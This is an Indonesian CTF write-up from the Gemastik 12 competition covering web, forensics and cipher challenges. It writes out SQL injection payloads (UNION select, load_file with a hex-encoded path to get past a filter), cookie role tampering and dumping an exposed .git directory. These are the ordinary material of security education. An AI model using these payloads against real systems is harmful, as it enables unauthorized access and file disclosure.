Writeups CTF Gemastik 12
Keamanan Siber

Tydac Berfaedah

~ Aliansi Siber Gadjah Mada ~
Universitas Gadjah Mada
2019


Web Apps - try me! (200 pts)

Diberikan sebuah service:
http://180.250.135.8:8081

Saat dibuka, hanya ada halaman homepage dan halaman login.
Lalu kita mencoba melihat source codenya juga dan menemukan sebuah hint:

```
<script type="text/javascript" src="js/jquery-2.1.4.min.js"></script>
<!-- VkhKNUlHZDFaWE4wTDJkMVpYTjBDZz09Cg== -->
```


Saat didecode, hasilnya adalah *Try guest/guest*
Lalu kita coba untuk memasukkan username dengan guest dan password dengan guest juga.
Hasilnya akan seperti berikut:



Namun sayangnya kita bukan administrator, sehingga kami mencoba untuk mencari cara lain. Lalu kami menemukan sesuatu kejanggalan pada cookie.

Lalu kata *guest* pada cookie kita ganti dengan *administrator*.
Setelah itu kita lakukan reload halaman.

Setelah direload, halaman akan tampak seperti berikut:



Akhirnya kita bisa login sebagai administrator, namun kita belum juga dapat menemukan flagnya.
Tetapi, terdapat beberapa hint yaitu web tersebut dibuat dengan php, vscode, git, dan apache.
Oke sampai saat ini kita bisa fokus pada *git*. Mengapa? karena biasanya sudah banyak soal CTF yang memberikan tantangan terkait git.

Biasanya untuk mengecek soal terkait git, kita akan mengakses path /.git/
Hasilnya seperti berikut:

Forbidden

You don't have permission to access this resource.

Apache/2.4.18 (Ubuntu) Server at 180.250.135.8 Port 8081

Ternyata Forbidden, bukan Not Found, artinya memang terdapat sesuatu di path tersebut.
Oleh karena itu, kita akan melakukan dumping dengan tools yang bernama Git Tools.

Saat kita mengeksekusi git tools, akan tampil hasil seperti berikut:

```
cacadosman@DESKTOP-LELL4O6:/mnt/d/Hacking/gemastik/12$ gitdumper.sh http://180.250.135.8:8081/.git/ gitres
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########


[*] Destination folder does not exist
[+] Creating gitres/.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
```

Setelah itu kita extract menggunakan git tool extractor.
Tampilannya seperti berikut:

```
cacadosman@DESKTOP-LELL4O6:/mnt/d/Hacking/gemastik/12$ extractor.sh gitres gitres-dump
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: a93d11a791264b68994ab9be734ba9966700c31a
[+] Found file: /mnt/d/Hacking/gemastik/12/gitres-dump/0-a93d11a791264b68994ab9be734ba9966700c31a/index.php
[+] Found commit: aaf5303d52f98ba7286c73bfed9e608a502874a8
[+] Found file: /mnt/d/Hacking/gemastik/12/gitres-dump/1-aaf5303d52f98ba7286c73bfed9e608a502874a8/index.php
[+] Found commit: eef19347ff85963c7383284495d287308f9e8473
[+] Found file: /mnt/d/Hacking/gemastik/12/gitres-dump/2-eef19347ff85963c7383284495d287308f9e8473/index.php
```

Lalu, kita cari flag pada file yang berhasil diekstrak

```
cacadosman@DESKTOP-LELL4O6:/mnt/d/Hacking/gemastik/12$ cd gitres-dump/
cacadosman@DESKTOP-LELL4O6:/mnt/d/Hacking/gemastik/12/gitres-dump$ grep -r gemastik
2-eef19347ff85963c7383284495d287308f9e8473/index.php:Your flag is... gemastik12{1N1_kaN_Y4Ng_kaMu_Cari_h3he}
cacadosman@DESKTOP-LELL4O6:/mnt/d/Hacking/gemastik/12/gitres-dump$
```

FLAG: gemastik12{1N1_kaN_Y4Ng_kaMu_Cari_h3he}

Web Apps - Web Injection (300 pts)

Diberikan sebuah service:
http://180.250.135.10:8080/

Sudah diberikan hint di awal bahwa ini merupakan soal tentang SQL Injection. Terdapat kolom NIM, lalu kita tes untuk membuktikan bahwa vuln SQLi dengan memasukkan payload

```
1 or 1 -- -
```

Ternyata payload kita valid dan menghasilkan tampilan berikut:

133719001
John Elite Pawner

Lalu, kita coba menggunakan teknik union. Setelah kami coba-coba, ternyata terdapat empat kolom. Sehingga payloadnya seperti berikut:

```
0 union select  1,2,3,4 -- -
```

Ternyata tampil seperti berikut:


1
2

Artinya kita bisa melakukan eksploitasi lebih lanjut menggunakan select pada kolom 1 dan 2, pada kasus ini kita akan menggunakan kolom pertama :)

Setelah itu kami melakukan eksploitasi lebih lanjut untuk mencari informasi database, tabel, kolom, dan nilainya. Ternyata tidak berbuah manis karena tidak berguna :(

Sehingga kami penasaran dengan JWT nya, lalu kita coba untuk iseng menembak contoh JWT ke server dengan curl.

```
curl -H "Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOlwvXC9nZW1hc
3Rpay5sb2NhbCIsImF1ZCI6Imh0dHA6XC9cL2dlbWFzdGlrLmxvY2FsIiwiaWF0Ijo
xNTcwMDM0Mzg5LCJuYmYiOjEzNTcwMDAwMDAsImVuYWJsZWQiOmZhbHNlLCJyb2xlI
joidXNlciIsInVzZXJuYW1lIjoidXNlcjEifQ.vGwkwUhpv7oiPQZNiJ9UYNBud4OY
EGTnoiXURenssig" 180.250.135.10:8080
```




Ternyata tidak membuahkan hasil, lalu kami mencoba untuk membuat kesalahan pada JWT nya, ternyata muncul pesan error seperti berikut:


```
<br>Firebase\JWT\SignatureInvalidException: Signature verification
failed in /var/www/html/vendor/firebase/php-jwt/src/JWT.php:112
Stack trace:
#0 /var/www/html/index.php(19):
Firebase\JWT\JWT::decode('eyJ0eXAiOiJKV1Q...',
'71d51dc4a4351b0...', Array)
#1 {main}<br> Anda apakan JWT nya? <br>
```

Dari pesan error tersebut, kita mengetahui bahwa root terdapat di /var/www/html.
Lalu pada index.php terdapat informasi penting juga terkait key dari JWT.
Sehingga, kita akan melakukan eksploitasi SQLi lagi untuk membaca file index.php yang ada di /var/www/html menggunakan fungsi *load_file()*.
Akan tetapi, string .php ternyata ada filternya, sehingga kita akan menghindari filter tersebut dengan menggunakan hex encoding.
Payload yang akan kita gunakan adalah seperti berikut:

```
0 union select
load_file(0x2f7661722f7777772f68746d6c2f696e6465782e706870),2,3,4
-- -
```

Lalu hasilnya akan seperti berikut:



Ternyata sudah langsung ketemu flagnya.

FLAG: gemastik12{Muter-muterSQLInjection}

Web Exploitation - exploit me! (250 pts)


Diberikan sebuah service:
http://180.250.135.11/

Saat dibuka, ternyata terdapat form login.
Karena kita tidak tahu harus mengisi apa, maka kita akan buka source codenya terlebih dahulu.
Ternyata ada kode Javascript yang menarik:

```
function verify() {
    checkpass = document.getElementById("pass").value;
    split = 4;
    if (checkpass.substring(split*7, split*8) == 'u}') {
    if (checkpass.substring(split*6, split*7) == 'z-mb') {
        if (checkpass.substring(split*5, split*6) == 'un-p') {
        if (checkpass.substring(split*4, split*5) == 'hjrp') {
        if (checkpass.substring(split*3, split*4) == 'li-o') {
            if (checkpass.substring(split*2, split*3) == '12{d') {
            if (checkpass.substring(split, split*2) == 'zapr') {
                if (checkpass.substring(0,split) == 'nlth') {
                alert("You got the flag! one step more!")
                }
                }
            }

            }
        }
        }
    }
    }
    else {
    alert("Incorrect password");
    }
}
```

Agar kita bisa susunan flagnya, kita susun mulai dari substring yang paling kecil ke yang paling besar, sehingga hasilnya adalah *nlthzapr12{dli-ohjrpun-pz-mbu}*
Formatnya mirip seperti flag, namun bukan itu flagnya.
Jika dilihat sekilas, seperti terenkripsi. Jadi kita coba lakukan dekripsi dengan algoritma klasik seperti caesar cipher.

Lalu setelah kita coba decode dengan caesar cipher, ternyata kita mendapatkan flagnya.




FLAG: gemastik12{web-hacking-is-fun}

Forensic - USB Forensic (150 pts)


Diberikan file *fotousb.jpg* dan *hiukawat.pcap*, file gambar merupakan sebuah gambar komputer lengkap. Ditambah dengan deskripsinya yang menunjukkan bahwa telah digunakan sebuah perangkat input, maka tebakan kami adalah antara *keyboard* atau *mouse*, sesuai foto yang diberikan.

hiukawat.pcap sebagian besar isinya




Quick google search dengan inti kata kunci ‘URB INTERRUPT IN’ mengembalikan referensi yang menyatakan bahwa *capture* tersebut merupakan dari USB *Keyboard*, serta disebutkan juga bagaimana cara mendapatkan hasilnya. (Referensi : https://medium.com/@ali.bawazeeer/kaizen-ctf-2018-reverse-engineer-usb-keystrok-from-pcap-file-2412351679f4)

Yang pertama dilakukan adalah menambahkan kolom Leftover Capture Data di Wireshark, kemudian dikenai filter ((usb.transfer_type == 0x01) && (frame.len == 72)) && !(usb.capdata == 00:00:00:00:00:00:00:00), yang kemudian object tersebut di-extract dalam bentuk CSV.




Hasil ekstraksi ke CSV



Ambil kolom Leftover-nya saja dengan *command*

```
cat leftdata | cut -d "," -f 7 > hexdata
```

diikuti dengan menghilangkan ““, sehingga menjadi :



Kemudian dari data tersebut, dilakukan *mapping* terhadap karakter dari USB Keyboard, *script*-nya adalah :

```
newmap = {
2: 'PostFail',
3: '?',
4:  'a' ,
5:  'b' ,
6:  'c' ,
7:  'd' ,
8:  'e',
9:  'f',
10:  'g' ,
11:  'h' ,
12:  'i' ,
13:  'j' ,
14:  'k' ,
15:  'l' ,
16:  'm' ,
17:  'n' ,
18:  'o' ,
19:  'p' ,
20:  'q' ,
21:  'r' ,
22:  's' ,
23:  't' ,
24:  'u' ,
25:  'v' ,
26:  'w' ,
27:  'x' ,
28:  'y' ,
29:  'z' ,
30:  '1' ,
31:  '2' ,
32:  '3' ,
33:  '4' ,
34:  '5' ,
35:  '6' ,
36:  '7' ,
37:  '8' ,
38:  '9' ,
```

```
39:  '0' ,
40:  'Enter' ,
41:  'esc' ,
42:  'del' ,
43:  'tab' ,
44:  'space' ,
45:  '-' ,
47:  '[' ,
48:  ']' ,
56:  '/' ,
57:  'CapsLock' ,
79:  'RightArrow' ,
80:  'LetfArrow'
}

flag = ''
myKeys = open( 'hexdata' )
i = 1
for line in myKeys:
    bytesArray = bytearray.fromhex(line.strip())
    for byte in bytesArray:
        if byte != 0:
            keyVal = int(byte)

    if keyVal in newmap:
        flag+=newmap[keyVal]
    else:
        print  "No map found for this value:"   + str(keyVal)
    i+=1

print(flag)

#Referensi :
https://medium.com/@ali.bawazeeer/kaizen-ctf-2018-reverse-engineer-usb-keystrok-from-pcap-file-2412351679f4
```

Hasilnya masih belum sempurna meski sudah terbentuk flag-nya

```
root@kaliHP:~/ctf/games/gemastik/12/quals/foren/usb
# python solver3.py
gemastik12PostFail[PostFailPostFailbPostFailel4PostFailjPostFail4rPostFail-PostFail5niPostFailfPostFailf1PostFailnPostFailgPostFailPostFail-Post
FailPostFailuPostFailsPostFailbPostFailPostFail-PostFailPostFailkPostFailePostFailyPostFailPostFailbPostFailo4rdPostFail-PostFailPostFailkPostFa
il3ystPostFailrPostFailokePostFail]PostFail
```

‘PostFail’ yang merupakan *map* dari 0x02 di-*replace* dengan ‘?’ untuk mempermudah pembacaan hasil

```
>>> flag.replace('PostFail','?')
'gemastik12?[??b?el4?j?4r?-?5ni?f?f1?n?g??-??u?s?b??-??k?e?y??b?o4rd?-??k?3yst?r?oke?]?'
```

Kami cukup lama *stuck* disini karena kami kira cukup menghilangkan ‘?’-nya saja, dan menyebabkan terjadinya *bolak-balik submit* flag yang tidak tepat karena dikira terdapat typo di beberapa karakter. Sampai setelah beberapa saat, kami menyadari bahwa karakter di-antara tanda tanya (‘?’) merupakan hasil penekanan *key* tersebut dibarengi dengan tombol *shift*, sehingga barulah didapatkan flag yang benar

FLAG : gemastik12{Bel4J4r_5niFf1NG_USB_KeYBo4rd_K3ystRoke}

Encryption - Bellaso Cipher (50 pts)

Diberikan file *DECRYPT.ME* yang berisi


Gukrttvpwn dw vom pmselas jj evvvzvvpvg v tnhqn oiza uenwcnm iixq jqpcit amxo ajpkh xep im dzgqkmd weer qnos vom ommipvag qgzaabi. Yoqlz wgjcrdxa pa ai ehamrolqboho jqy uaic RJ cszvu, pbís v qcqwr kvkvzioc hvz bpwkumsniu vn aic uphe. Zreygpomqu qs v acf bo figw gopv fhba nehl. Bhzvg hze hepf liajgymno ipjzykxkvv agkqyqtcqu imiik wzmd osfhg, sjqg vn tci ovat miibtampa baey etl ZSV, Xtpxlz HGZ, Jljahpah, vrf HMS. Oaq vn tci upupgiua iny qqzb wdhgsg kisyu mnxvawbijr vlkhimsbms vvg Jienet Jqpcit, hvd Qmiumrz Gkwpem. Xjl bwj ipjzykxkvv mzxjvls ri yptl aseba oi mp apin etaqcgi cym tci Ehmsvv Epxhzv, cul Vdkplze Xmromr vpivzioloz.
Nom e nvvg omol, bhz ZknmnËmi epxhzv yha kisyu is 'gi eoqfavg pvdÈxlkmnrvfnl' (Nrzreo nom 'xjl qnyiepxhzvcite xmromr'). Olg Vffjvf titciohbixmcu iny ewapom sh Htixi'u Hlvzrvbzen mp Dwnyitsiny, Pgdqs Xetywlg, hgzkrdfgk qt vw wujrzemhjlz mp 1868, zmvzvcs keixwyqen ehamr olg Pbagmcu krttvvtobmua Oijzcu Jaoxkzba Winsisj jkyat xeol cp rmvo qt dr vom 1550's. Olg uimz sh ape xmromr xsola fmso h uinxcrm: tci Hymnxl eygposiyipcit ltadwg km VdkguËze yiujziwif zccc e epxhzv ku niaxglv czrvbzet, epk bhz gkwpem lcz aiigg jwmz xq im wmspnty ieoll aaxgy pih. Fgstans epxhzv eymaoif ig Gdsxhvnd Fcabinxc Imlgeuv qs v gtfxtjkthxhdg rvty-vproibzxkj xrjggza unmpn wnz st aeo fiaz iny efhxtzh vv bhz mvhtivr csxhvfga Jegpczw eigtfxtdsp baen ep htpcedlb, a fia aw gzrgyitz R csxhvfgaa fmso ape amtzb oii cul a xmromr fia. Ape hiuzigz jnho in kgtisomm12{Imlgeuv-nom-kgtisomm}. Mwr olg ubh rstk wf olg ™ sneil, oeo xjl vtc pgabem sh ape fia{twdppq rmy gipnbh} vrf zcbnxkactz yupvg olg htpcedlb fjv vom nol nlbtzv. Dltlvwq kmcmcraqoi mu pleixkjil os gukrttvpwn. Jrg uwvzpvf qs vr gukiklgyueix wzqnb xjl xlvmpamxo eu h set. Xjpa fjvo vn apxqrmy drxvtvzw c tqxzh csxhvfga is v ttlzelykzqtz epk qs avgl nrjq Ipzogeov Kamhcuwís aevht dzjgjbs. Jrg mwrh sh lvcdtjlzmzrv pa hzvg lfpjwgk is asnswwn. Kkcmn olg wtadrvlft ìVzg Tirde iyitde rsmnvî akap Bzpnhao'n MQCM tvfnl, bhz mppbivpu vn evgj dwry etl cszh cz i kzc. Vom rzwv vn tci vlft givamrn etl bhzr gukiklgymd rmvo auwwgxceix csxhvfgaa. Bzpnhao xlcsteikgk[1] pin hgazaxxqya tj wqsde nsol krttvvorvqu lvcmcramd vgevzddri aw hdw ibqdzpkums. Ci csao aytuqscif ape asnswwdri jtuz xq omlk xjl aogyvpwn jj qum oa xjlu: ëëTci eygposiyim xspaiiiw vom estnhvaomqu eht xyv jagpu, vve dr kywn vrf vve dr yvwd, yvqwxey jtvu a cmio xlvgg dqlg jcst oi xjl orjypk it olg zimz xktm.íí Tcmu pa a xpghz soevlueix qm bhz pcd wf olg mzez-jcstiik dvlizw hvztt cghzs wihvze Benptej. Xjlg wzvg wcrkstamdgc uvtvzh ku.

Kami awalnya kurang memperhatikan judul soal dan pertama kali mengunduh langsung menebak bahwa ini merupakan Vigenere Cipher. Adanya potongan format flag di soal menjadi target kami dimana dengan

menggunakan *tools* dari rumkin (http://rumkin.com/tools/cipher/vigenere.php) akan dicoba untuk ditebak *passphrase*-nya.

kgtisomm12{Imlgeuv-nom-kgtisomm}

Dekripsi dilakukan dengan mencoba menginputkan satu per satu karakter *passphrase* hingga terbentuk awalan format flag, yakni gemastik12



